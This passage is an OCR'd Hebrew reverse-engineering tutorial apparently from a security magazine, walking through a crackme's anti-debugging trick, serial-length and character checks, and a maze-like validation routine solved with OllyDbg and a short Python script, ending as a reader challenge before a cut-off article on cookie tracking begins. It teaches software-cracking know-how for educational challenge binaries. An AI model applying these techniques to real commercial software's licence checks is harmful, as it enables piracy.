
למרות הטקסט הלא מובן, אפשר להבין שהם זיהו את ה-Breakpoint שלנו..יש פה שימוש באנטי-דיבאגינג!

כעת אציג לכם עוד טכניקה נפוצה שמשתמשים בה:


על מנת למנוע שימוש ב-Software Breakpoints, כפי שהסברתי במאמר על Anti-Anti Debugging, התכנית מחפשת את הבתים שמייצגים את האופקוד של ה-Software Breakpoint - **INT3**.

כנראה שהתכנית זיהתה את ה-Breakpoint ששמנו בתחילת הפונקציה.

לאחר ניסיון נוסף הבנתי שהתכנית בודקת רק את הבית הראשון של הפונקציה לנוכחות Breakpoint, לכן נוכל לשים את ה-Breakpoint שלנו הוראה אחת אחריו, ואנחנו מסודרים.



מפה נצעד ל-RETN כדי לראות מי קרא לפונקציה, ונגיע למקום הקריאה:



ניתן לראות בקוד שהקריאה ל-Bad Boy לא תתבצע אם הקפיצה בכתובת 0x00401860 לא תתבצע, **וגם** הקפיצה ב-0x0040185C לא תתבצע. ראשית נראה מהו הגורם לקפיצה בכתובת 0x0040185C, נשים Breakpoint כמה הוראות לפני הקפיצה (בחרתי בכתובת 0x00401856), ונכניס מחדש סריאל.

לאחר כמה ניסיונות הבנתי כי מדובר באורכו של הסריאל, לכן אם הסריאל גדול מ-35 (0x19+0x0A), הוא נחשב כלא תקין.

אך- גם אם הסריאל קטן מ-0x0A (10) הוא לא יהיה תקין (בשל גלישת גבולות, Overflow).

כעת נעבור לתנאי השני שתלוי בערך של האוגר BL, בכתובת 0x401860, ולשם כך נצטרך ללכת יותר אחורה.

עלינו לראות מה משפיע על ערכו של BL- סימנתי ב**אדום** ו**כחול** את ההוראות המשפיעות.

בשורה שמסומנת ב**אדום** הערך של המשתנה אשר מאוחסן בכתובת EBP-7D מושם ב-BL, ערכו של משתנה זה תלוי לחלוטין בהוראה שמסומנת ב**כחול** כפי שניתן לראות.

לאחר שהכנסתי סריאל מחדש ועצרתי בכתובת 0x004017E0, ראיתי כי מדובר באותיות של הסריאל, תירגמתי את הקוד הנ"ל לפסאודו-סי כדי להקל על ההבנה:

```
while (i < strlen(Serial))
{
      if (Serial[i] ^  Serial[i+1] == 0)
            BL = 1;
      Serial[i] -= 1;
      if (!(Serial[i] < 0x4F && Serial[i] > 0x40 )
            BL = 1;
      i++;
}
```

הפעולה הראשונה שמתבצעת היא פעולת XOR לוגי בין אות אחת לאות הבאה. כידוע, בפעולה לוגית XOR התוצאה תהיה אפס אך ורק כאשר שני המשתנים יהיו באותו הערך.

יש פה שני תנאים:

1. כל אות בסריאל צריכה להיות שונה מהאות הקודמת לה.
2. כל אות בסריאל צריכה להיות בין הערכים 0x50 – 0x41 (תחשבו למה הגדלתי את הערכים ב-אחד), שהם הייצוג המספרי של התווים 'P'-'A'.

מכך למדנו שהסריאל שלנו צריך לעמוד בשלושת התנאים:

1. אורך הסריאל חייב להיות בטווח 10-35 אותיות.
2. כל אות בסריאל שונה מהאות הקודמת לה.
3. כל אות בסריאל חייבת להיות בטווח התווים 'P'-'A'. (שימו לב כי אלו אותיות ב-Uppercase)

נקבע Breakpoint במקום ווידוי תקינות הסריאל, נכניס סריאל תקין – ונעצור.


```
00401856  >  83C2 F6      ADD EDX,-0A
00401859  .  83FA 19      CMP EDX,19
0040185C  .v 77 15        JA SHORT CrackMe0.00401873
0040185E  .  84DB         TEST BL,BL
00401860  .v 75 11        JNZ SHORT CrackMe0.00401873
00401862  .  8D4D 84      LEA ECX,DWORD PTR SS:[EBP-7C]
00401865  .  51           PUSH ECX
00401866  .  8B8D 7CFFFFFF MOV ECX,DWORD PTR SS:[EBP-84]
0040186C  .  E8 9FFDFFFF  CALL CrackMe0.00401610
```

לשמחתנו עברנו את הבדיקות! ☺

במידה ועברנו את הבדיקות, מתבצעת קריאה לפונקציה הנמצאת בכתובת 0x00401610 עם הסריאל כפרמטר – ולאחריה קפיצה לאותה הכתובת עם הקריאה ל-MessageBoxTimeoutA.

לכן, נוכל להסיק שהרוטינה לבדיקת נכונות הסריאל נמצאת בפונקציה שב-0x00401610.

עכשיו מתחילים את הכיף האמיתי



אם נצעד בקוד עם הסריאל הנוכחי שהכנסנו, נגיע ל-0x004016EE – שם ידחף הערך 0x00 למחסנית ותקרא הפונקציה שבאוגר EAX, ויופיע לנו "Invalid Key", ה-Bad Boy שלנו.

ניתן לראות בקוד קפיצות אחרות לכתובת 0x004016EA שקוראת לאותה הפונקציה ב-EAX אך דוחפת את הערך0x01, אם נגרום לזרימת הקוד להגיע לשם בצורה ידנית, נראה שבאמת במקרה הזה יופיע ה-Good Boy שלנו!

כעת, כשאנו יודעים שהמטרה שלנו היא להגיע לקפיצה ל-0x004016EA, נוכל להתחיל לעבוד.

בתחילת הפונקציה שני האוגרים EBX ו-EDI מאותחלים עם ערכים קבועים, דבר חשוב לזכור כשחוקרים תכניות הוא לשים לב לערכים קבועים, כי הם לא נמצאים שם סתם. אז:

EBX = 0x00442D1

EDI = 0x00442A5F

לאחר מכן ישנן שתי קריאות שלא עושות הרבה אז לא נתייחס אליהן. בקוד המתחיל בכתובת 0x00401672 מתחילה לולאה כלשהי, לפי הסימון של Olly. (לפני תחילת הלולאה, הסריאל שניתן כפרמטר, הושם ב-EBP).

כדי להקל עליכם, תרגמתי את הלולאה לפסאודו-סי:

```
while (true)
{
      if (EBX && EDI == 0x00442A23)
            goto GoodBoy;
      if (*SerialPointer == 0x00) //עברנו על כל הסריאל ולא צדקנו
            goto BadBoy;
      if ( (*EBX | 0x04 == 4) || (*EDI | 0x04 == 4) )
            goto BadBoy;

      switch ((*SerialPointer & 0x0F) & 0x03)
      {
            case 0:
                  EBX -= 1;
            case 1:
                  EBX -= 0x1A;
            case 3:
                  EBX += 1;
            case 2:
                  EBX += 0x1A;
      }
      switch ((*SerialPointer & 0x0F) >> 2)
      {
            case 0:
                  EDI -= 1;
            case 1:
                  EDI -= 0x1A;
            case 3:
                  EDI += 1;
            case 2:
                  EDI += 0x1A;
      }
      SerialPointer++; //ההוראה הזאת מתבצעת בכל לולאה
}
```

כעת כשהקוד **הרבה** יותר קריא, נוכל להתחיל לנתח אותו.

ניתן לראות בתחילת הלולאה כי ערכיהם של האוגרים EBX ו-EDI משווים לערך 0x00442A23- במקרה **ששניהם** שווים, יש לנו Good Boy.

עכשיו, נראה מה משפיע על שני האוגרים האלה.

בהמשך רואים שערכיהם של האוגרים מושפעים על ידי ה-switch שמושפע על ידי הסריאל שלנו, כל אות בסריאל משפיעה על ערכיהם של EBX ו-EDI בצורה שונה, היות ויש לנו שני switch שונים, למשל, ניתן לראות שאם נכניס ל-switch את האות 'B' (0x41 = 0x01 – 0x42, זוכרים אז שהתכנית מחסירה לכל אות בסריאל אחד?), EBX יקטן ב-0x1A, אך EDI יקטן ב-1.

אפשר להבין מכך, שנצטרך להתחשב בכל אות ביחס לערך של EDI **וגם** ביחס לערך של EBX – כי היא משפיע על שניהם בצורה שונה.

עכשיו כשאנחנו מבינים את זה, כל מה שנצטרך לעשות זה להגיע עם שני האוגרים לערך המיוחל, 0x00442A23, באמצעות אותיות הסריאל.


אך, זה לא הכל! למעלה בקוד ישנה פעולה לוגית לערך שנמצא בכתובת הנוכחית של EBX ו-EDI:

```
if ((*EBX | 0x04 == 4) || (*EDI | 0x04 == 4))
goto BadBoy;
```

זאת אומרת **שאם אפילו כתובת אחת שבאוגרים מכילה ערך שהביט ה-3 שלו דלוק** (מתחילים את הספירה מ-0) **יש לנו Bad Boy!**

ניתן להבין מכך, שיש כתובות מסוימות – שאסור לנו "לדרוך" עליהן, עובדה זו מגבילה אותנו מאוד. נצטרך תמונה של הזיכרון מסביב לכתובת שאנחנו צריכים להגיע אליה , 0x00442A23 ,ולסמן את הכתובות שאסור לנו לדרוך עליהן, לפי הערכים שהן מכילות.

איך נוכל בכלל לדעת מה גודל התמונה שעלינו לקחת? זה יכול להיות אינסופי!



- הכתובת שמסומנת ב**צהוב** היא הכתובת שעלינו להגיע אליה, 0x00442A23.
- הכתובת שמסומנת ב**אדום** היא כתובתה של EBX.
- הכתובת שמסומנת ב**כחול** היא כתובתה של EDI.

כיוון שאנחנו לא יכולים לדעת את גודל התמונה של הזיכרון שעלינו לקחת כדי לכסות את **כל** המקומות שאסור לנו לדרוך עליהם, נצטרך להסתכל ולחשוב קצת.

ניתן לראות בלוק גדול של בתים אקראיים, שמתחיל ומסתיים ב-5 בתי NULL, ואחריו יש כבר אותיות, שלא נראות כמו חלק ממפת הזיכרון.

כמובן, שאי אפשר להסיק מכך הרבה, אך נקרא לזה "ניחוש מושכל", כי זה בעצם כל מה שעושים ב-Reverse Engineering, ניחושים מושכלים.

עכשיו, אנחנו יודעים שעלינו לפלס את הדרך שלנו דרך מפת הזיכרון לכתובת 0x00442A23, משני נקודות מוצא שונות (הכתובות השונות שב-EBX ו-EDI), באמצעות אותיות הסריאל, ויש כתובות מסוימות שאסור לנו לדרוך עליהם.

דרך שעלינו ללכת בה על מנת להגיע למקום מסוים, אך יש מקומות שאסור לנו לדרוך עליהם. יש לנו אפשרות להזיז את עצמנו מקום אחד ימינה או מקום אחד שמאלה (הוספה והחסרה של האוגרים), או הזזה של עצמו ב-0x1A כתובות. אם ניקח את המפה שלנו ונחלק אותה לשורות של 0x1A (26) בתים בכל שורה, נוכל אפילו לקרוא להזזה של 0x1A כתובות "למעלה" ו-"למטה"!

לי זה מזכיר מאוד מבוך!

אם נחלק את המפה כפי שאמרתי, נוכל פשוט לכוון את עצמנו באמצעות הסריאל אל המטרה שלנו משתי נקודות המוצא, או "השחקנים", בדרך מתואמת, כשכל אות מהווה לגבי כל שחקן תנועה אחת – ימינה, שמאלה, למעלה או למטה!

בכדי שנוכל לקחת את הרעיון הזה של המבוך וליישם אותו למציאת הסריאל, נצטרך קודם לקחת את מפת הזיכרון שלנו ולחלק אותה לשורות של 26 (0x1A), ואז לסמן את כל הכתובות שאסור לנו לדרוך עליהן, נוכל לקרוא להן "קירות", בדיוק כמו במבוך!

על מנת לבצע את המהלך הזה, כתבתי תוכנה ב-Python:


```
File = open("maze.mem",'r');
Output = open("Output.txt",'a');
Rows = File.read().split('\n');

for row in range(0,len(Rows)):
      Bytes = Rows[row].split('\x20');
      for Byte in range (0, len(Bytes)):
            if (int(Bytes[Byte], 16) & 4 == 4):
                  Bytes[Byte] = 'XX';

            Output.write(Bytes[Byte] + '\x20');
Output.write('\n');
```

[maze.mem היא מפת הזיכרון שלנו, שחילקתי לשורות של 26.]

והתוצאה:



1	83	XX	XX	XX	XX	XX	C3	XX	XX	XX	A8	XX	XX	XX	XX	XX	XX	XX	XX	9A	29	11	XX	53	79	F8
2	XX	F0	08	C2	B9	F8	XX	9B	12	83	XX	42	0A	80	C1	XX	28	7B	82	XX	43	5B	00	4A	XX	C3
3	XX	91	XX	A3	XX	FA	A1	7A	XX	11	20	C2	B3	XX	53	7B	72	XX	B8	09	XX	XX	EB	CB	XX	08
4	XX	63	XX	D0	DB	XX	XX	XX	48	XX	XX	XX	XX	AB	XX	XX	XX	FA	XX	C3	13	91	XX	30	21	XX
5	XX	01	3A	XX	72	3B	9B	E2	B0	CB	70	82	33	XX	72	XX	52	8B	00	62	XX	22	59	XX	3A	AB
6	XX	B3	0B	61	XX	XX	60	XX	XX	XX	XX	0B	30	30	53	61	59	XX	32	F8	83	E1	31	33	XX	42
7	4A	XX	XX	0B	7B	XX	99	03	69	B9	B3	F2	XX	XX	XX	A9	29	BB	XX	XX	08	F1	XX	XX	18	03
8	XX	D1	73	XX	58	XX	A1	XX	XX	XX	XX	68	XX	93	9B	XX	4B	XX	28	E3	XX	BA	BA	12	XX	28
9	XX	13	XX	8A	AB	C1	XX	5A	A9	11	61	63	XX	XX	F0	D2	60	E8	XX	39	XX	XX	XX	E1	XX	E0
10	03	30	XX	40	XX	7A	XX	83	XX	XX	4B	XX	39	00	9A	XX	82	A1	D9	F1	A0	F8	98	88	XX	
11	AA	XX	XX	91	XX	XX	XX	D1	XX	FA	XX	6A	XX	4B	C2	XX	51	XX	B0	XX	XX	XX	63	XX	92	XX
12	XX	39	53	12	3B	50	3B	BA	XX	72	48	4B	XX	4A	XX	52	62	BA	XX	11	38	81	XX	D1	B0	XX
13	XX	49	XX	XX	12	XX	42	30	7B	XX	XX	99	FB	XX	69	30	XX	13	79	90	XX	5B	63	D0	40	XX
14	XX		71	C3	XX	FB	82	XX	43	68	88	0A	90	XX	C9	62	21	XX	XX	XX	70	XX	XX	XX	F1	XX
15	XX	98	60	89	A0	XX	XX	D0	XX	XX	XX	XX	7A	3A	XX	7A	XX	99	80	C0	39	91	XX	78	11	XX
16	XX	AB	FB	6B	61	28	0B	0A	88		C3	XX	B1	XX	A1	B8	81	XX	13	XX	08	F8	D0	21	XX	E1
17	09	XX	XX	XX	XX	BA	XX	XX	XX	XX	XX	XX	93	99	42	XX	92	79	33	80	XX	01	7A	XX	B1	6B
18	9A	73	12	08	03	XX	B8	XX	XX	XX	XX	XX	XX	XX	XX	DB	XX	XX	XX	XX	XX	XX	XX	2A	A9	30
19																										

[הדגשתי בירוק את הקירות בעזרת Notepad++.]

סימנתי את שני השחקנים, ה**כחול** וה**אדום**, ואת נקודת היציאה בצבע **צהוב**.

עכשיו, כשיש לנו את המבוך בצורה מאוד ויזואלית וברורה, נוכל לבדוק איזה אותיות משפיעות באיזו צורה – ואז נוכל פשוט לבנות לנו מסלול מתאים.

כפי שאתם זוכרים, כשבדקנו את תקינות הסריאל – ראינו כי האותיות האפשרויות לסריאל נעות בין 'A'- ל-'P', כל מה שאנו צריכים לעשות בשביל לדעת, מה המהלך שכל אות מהווה בשביל כל שחקן – זה לקחת את ערך ה-ASCII שלה ולהציב ב-switch של כל שחקן.

לאחר הצבה של כל אות הגעתי לאפשרויות הבאה:

שחקן אדום:
שמאלה - 'A','E','I','M'.
למעלה - 'B','F','J','N'.
למטה – 'C','G','K','O' .
ימינה - 'D','H','L','P'.

שחקן כחול:
שמאלה - 'A','B','C','D'.
למעלה - 'E','F','G','H'.
למטה - 'I','J','K','L'.
ימינה - 'M','N','O','P'.

אם תסתכלו על המהלכים האפשריים של כל שחקן והאותיות שמייצגות כל מהלך, תוכלו לראות תבנית מסוימת.

ניתן להשתמש ב-4 אותיות שונות כדי לייצג מהלך של כל שחקן, ואם תסתכלו טוב, אצל השחקן ה**אדום**- האותיות 'A','E','I','M', גורמות לשחקן ללכת שמאלה, אך, אותן האותיות בדיוק אצל השחקן ה**כחול**, יכולות להזיז אותו לכל כיוון. למשל, ניתן להשתמש ב-'E' בכדי לזוז שמאלה ב**אדום** אך למעלה ב**כחול**.

זאת אומרת, שכשאנחנו מבצעים את התנועה שמאלה עם השחקן ה**אדום**, בגלל שאותה האות משפיעה גם על השחקן השני, נוכל לבצע עם השחקן ה**כחול** כל תנועה שאנחנו רוצים בו זמנית.


אותו הכלל תקף עם כל התנועות האחרות, כך ש-בעיית התיאום כבר לא נראית כל כך מסובכת.

נחזור לחוקים שלנו:

1. **אורך הסריאל חייב להיות בטווח 10-35 אותיות.**
2. **כל אות בסריאל שונה מהאות הקודמת לה.**
3. **כל אות בסריאל חייבת להיות בטווח התווים 'A'-'P'. (שימו לב שזה אותיות ב-Uppercase)**

אנחנו יכולים להתעלם מהחוק השלישי כי כבר טיפלנו בו, כך שנשארו לנו שני חוקים:

1. **אורך הסריאל חייב להיות בטווח 10-35 אותיות** - משמעות הדבר שעלינו להשלים את המבוך ב-35 צעדים לכל היותר.
2. **כל אות בסריאל שונה מהאות הקודמת לה**. אם תבדקו, תראו שזה יוצר לנו בעיה לא קטנה:



אם ניקח את הדרכים המובנות מאליהן, שסימנתי ב**אדום** וב**כחול** – נוכל לסכם את המהלכים ככה:

אדום:

שמאלה 7x, למעלה 4x, שמאלה 5x, למטה 3x, שמאלה 4x, למטה 3x, שמאלה 6x, למטה 2x.

וכחול:

שמאלה 8x, למעלה 2x.


ננסה להמיר זאת לאותיות, תיווצר לנו התנגשות, כי בתחילה נרצה בו זמנית שמאלה בשחקן ה**אדום** וגם ב**כחול**, **ורק אות אחת** מהווה שמאלה **גם בשחקן ה**אדום **וגם בשחקן ה**כחול, **'A'**.

לא נוכל לבצע את הדרך הנ"ל מבלי לרשום אות שונה מהקודמת לה, דבר השובר לנו את חוקי המשחק, עלינו לחשוב על דרך חלופית שלא גורמת לנו לחזור על אותיות פעמיים ברצף.

<u>אז זאת המשימה שאני נותן לכם, חברים,</u>

האתגר שלי אליכם הוא למצוא סריאל שעובד בהתאם לכל החוקים שיוביל אותכם ל-Good Boy.

את הסריאל(ים) יש לפרסם כתגובה בפוסט של פרסום הגיליון.. **<u>בהצלחה!</u>** ☺


CrackMe05
Enter Key:
OK
by x4uth
!!!!!
Congratulations, now write a tutorial :D
Aceptar

אני יודע לאן גלשת בקיץ האחרון

מאת אריק פרידמן

הקדמה או מה קורה כשמקבלים עוגיות מזרים?

האינטרנט פתח לאחרונה הזדמויות חדשות בפני מפרסמים, שלא היו קיימות לפני כן. בפנייה לקהל רחב, פרסום דרך הטלוויזיה והעיתונות אילץ את המפרסם לבסס קמפיין פרסום יחיד לקהל גדול. פרסום באינטרנט, לעומת זאת, פתח למפרסמים את ההזדמנות לפנות לקהלים מוגדרים היטב עם פרסומות מיוחדות המותאמות אליהם. תעשיית הפרסום באינטרנט מוכנה להשקיע סכומים נאים כדי להכיר טוב יותר את קהל היעד, לפלח אותו ולהתאים פרסומות לגולשים, באופן שימקסם את היענות הגולש לפרסום וכן את מכירות המוצרים. חברות רבות משתמשות ב-cookies, קבצים קטנים שאתרים שותלים במחשב 